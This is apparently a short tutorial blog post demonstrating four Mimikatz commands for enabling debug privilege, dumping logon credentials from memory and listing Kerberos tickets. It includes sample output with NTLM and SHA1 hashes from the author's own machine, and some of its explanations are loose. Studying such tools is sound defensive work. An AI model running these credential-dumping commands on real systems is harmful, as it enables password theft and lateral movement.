

Identity Access Management

Mimikatz

Aravind Kumar


About

Mimikatz is a leading post-exploitation tool that dumps passwords from memory, as well as hashes, PINs and Kerberos tickets. Other useful attacks it enables are pass-the-hash, pass-the-ticket or building Golden Kerberos tickets. This makes post-exploitation lateral movement within a network easy for attackers.

We are going to see about 4 commands and what is it used for

1. `privilege::debug`

This command is used to debug the process that a normal user would not have access to.



```
mimikatz 2.2.0 (x64) (oe.eo)

.#####. mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##    > http://blog.gentilkiwi.com/mimikatz
'## v #'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
```

After running the command, it shows **Privilege '20' ok** which means the command is success and we can use the process.

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #'  Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061
```

The above image shows us that it does not have the privilege to access the process.

2. sekurlsa::logonpasswords

This command is used to show the password which we used to login to the machine.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 286276 (00000000:00045e44)
Session          : Interactive from 1
User Name        : Aravind
Domain           : DESKTOP-9DUO1CA
Logon Server     : DESKTOP-9DUO1CA
Logon Time       : 4/26/2020 9:34:27 AM
SID              : S-1-5-21-1344182779-1220768945-3535457060-1001

msv :
[00000003] Primary
* Username : Aravind
* Domain   : DESKTOP-9DUO1CA
* NTLM     : d5c05f580bcd7ed2e8a45d5f3d1ed01e
* SHA1     : dec30e80cd93185198c6a96cd3bed64516cab10e
lsapkg :
wdigest :
* Username : Aravind
* Domain   : DESKTOP-9DUO1CA
* Password : (null)
kerberos :
* Username : Aravind
* Domain   : DESKTOP-9DUO1CA
* Password : (null)
ssp :
credman :

Authentication Id : 0 ; 286220 (00000000:00045e0c)
```

In the above image we can see **SHA1** which is the hash of the system password.

From windows 8 the passwords of the machines are stored in hash since Microsoft changed the policy of storing in plain text to hash of the password to make it secure.

3.kerberos::list

This command is used to list the Kerberos tickets of the current session. Since we do not have any active Kerberos tickets it will be shown as empty.

```
mimikatz # kerberos::list
```

4.sekurlsa::tickets

This command is used to list and export Kerberos tickets of all the sessions not like Kerberos::list command which is used only to list the current session.

```
mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 286276 (00000000:00045e44)
Session          : Interactive from 1
User Name        : Aravind
Domain           : DESKTOP-9DU01CA
Logon Server      : DESKTOP-9DU01CA
Logon Time        : 4/26/2020 9:34:27 AM
SID              : S-1-5-21-1344182779-1220768945-3535457060-1001

    * Username : Aravind
    * Domain   : DESKTOP-9DU01CA
    * Password : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket

Authentication Id : 0 ; 286220 (00000000:00045e0c)
Session          : Interactive from 1
User Name        : Aravind
Domain           : DESKTOP-9DU01CA
Logon Server      : DESKTOP-9DU01CA
Logon Time        : 4/26/2020 9:34:27 AM
SID              : S-1-5-21-1344182779-1220768945-3535457060-1001
```

Since we do not have any active Kerberos session ticket it is not displayed to us.